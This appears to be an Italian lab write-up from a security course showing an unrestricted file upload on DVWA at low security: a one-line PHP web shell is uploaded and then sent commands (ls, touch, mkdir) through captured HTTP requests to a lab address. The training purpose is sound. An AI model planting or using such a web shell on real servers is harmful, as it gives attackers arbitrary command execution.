


# S6 L1




Daniele Zizzi

***Codice Shell, che  
permette di  
eseguire qualsiasi  
comando sulla  
macchina target***

***Impostazione  
vulnerabilità su  
low***

```
(daniele@kali)-[~/Desktop]  
$ cat shell.php  
<?php system($_REQUEST["cmd"]); ?>
```



The screenshot shows the DVWA Security page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (highlighted), PHP Info, and About. The main content area is titled "DVWA Security" with a lock icon. Below this is the "Script Security" section, which states "Security Level is currently low." and "You can set the security level to low, medium or high." It also explains that the security level changes the vulnerability level of DVWA. There is a dropdown menu set to "low" and a "Submit" button. Below this is the "PHPIDS" section, which states "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security tool" and "You can enable PHPIDS across this site for the duration of your session." It also says "PHPIDS is currently disabled." with a link to "enable PHPIDS". At the bottom, there are links for "[Simulate attack]" and "[View IDS log]", and a status box indicating "Security level set to low".

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
SQL Injection (Blind)  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About


## DVWA Security

### Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low  Submit

### PHPIDS

[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security tool

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

# **Caricamento shell.php su dwva**

**scrivendo *cmd=ls*  
dopo l'url,  
andremo a  
visualizzare la  
lista di tutti i file e  
cartelle in quella  
directory**

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

## Vulnerability: File Upload

Choose an image to upload:  

Choose File

 No file chosen  

Upload


../../../../hackable/uploads/shell.php succesfully uploaded!

### More info



[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)  
<http://blogs.securiteam.com/index.php/archives/1268>  
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

```
Pretty  Raw  Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
  Chrome/115.0.5790.171 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
  ned-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=701640843844d3591f1b42e9633d849d
9 Connection: close
10
```

***Come risultato  
otteniamo,  
appunto, la lista  
dei file nella  
directory uploads***



***inviando il  
comando  
touch+ciao,  
creiamo un file,  
nominato ciao***



***con il comando  
mkdir+hacked,  
creiamo una  
cartella di nome  
hacked***

```
Pretty  Raw  Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=mkdir+hacked HTTP/1.1
2 Host: 192.168.50.101
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit
```

